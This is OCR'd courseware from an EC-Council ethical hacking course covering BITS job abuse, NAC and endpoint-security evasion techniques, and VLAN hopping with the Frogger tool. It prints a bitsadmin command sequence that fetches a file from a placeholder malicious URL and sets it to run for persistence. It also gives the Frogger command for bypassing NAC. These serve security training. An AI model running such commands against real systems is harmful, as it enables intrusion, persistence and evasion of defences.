


Figure 12.55 : BITS service properties window

How Do Attackers Make Use of BITS?

BITS transfers are asynchronous; the program that established the job may not be active in the background when the requested transfer is done. Any executable or command can be specified using the notification commands linked with BITS jobs. This functionality can be used by attackers to keep malicious programs running. BITS jobs can be established using the **`bitsadmin`** command-based interface or API function calls.

- **Downloading the malicious binary**

  Run the following **`bitsadmin`** command to create a job, transfer the malicious file to the remote system, and store it at the specified location.




Figure 12.56: Screenshot showing bitsadmin command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.57: Screenshot showing bitsadmin transferring malicious file

- **Creating persistence**

  Run the following commands to establish persistence on the target machine by specifying a Notify.


  ```
  /create persistence
  /addfile persistence <Malicious URL> <Local Path>
  /SetNotifyCmdLine persistence <Local Path> NULL
  /resume persistence
  ```

With the malicious payload or program is in action, it can create specific jobs such as schedule tasks, which are set to be executed in a queue. As these jobs run at a system level, they can be considered as trusted jobs and are allowed to bypass security solutions such as firewalls.

Countermeasures:

- Use BitsParser program to evaluate everything that goes through BITS.
- Avoid downloading suspected programs or files from the Internet or email.
- Keep the system and services updated.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evading NAC and Endpoint Security

This section discusses various techniques used by attackers to bypass network access control (NAC) and endpoint security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NAC and Endpoint Security Evasion Techniques

NAC is a security control used to block unauthorized or unknown devices/hosts trying to access internal services. Attackers often try to bypass NACs using different techniques to perform malicious activities on the target network.

Some NAC bypassing techniques are as follows:


- VLAN hopping
- Using a pre-authenticated device

Endpoint security provides an extra layer of security for end-user devices such as desktops, laptops, tablets, and digital printers against malware and other cyber threats. However, attackers can employ various evasion techniques to bypass endpoint detection and response (EDR) to infect the devices with potential malware and establish command and control to maintain foothold without being detected.

Some endpoint security bypassing techniques are as follows:

- Ghostwriting
- Using application whitelisting
- XLM weaponization
- Dechaining macros
- Clearing memory hooks
- Using Metasploit templates
- Bypassing Symantec Endpoint Protection
- Hosting phishing sites
- Passing encoded commands
- Fast flux DNS method
- Timing-based evasion
- Signed binary proxy execution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing NAC using VLAN Hopping

Attackers use VLAN hopping to gain access to a network through Dynamic Trunking Protocol (DTP). To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to "dynamic auto" or "dynamic desirable." The established trunk creates a way for attackers to access all VLANs.

VLAN Hopping Tools

- **Frogger**

  Source: *https://github.com*

  Frogger is a simple VLAN enumeration and hopping script. It sniffs out CDP packets and extracts VTP domain name, VLAN management address, native VLAN ID, and IOS version of Cisco devices. The tool will enable a DTP trunk attack automatically. It also sniffs out and extracts all 802.1Q tagged VLAN packets within STP packets and extracts the unique IDs. It provides an auto option to auto-create a VLAN interface within the discovered network to connect to that VLAN.

  Attackers run the following command with root privileges to perform VLAN hopping and bypass NAC:

  ```
  ./frogger.sh
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

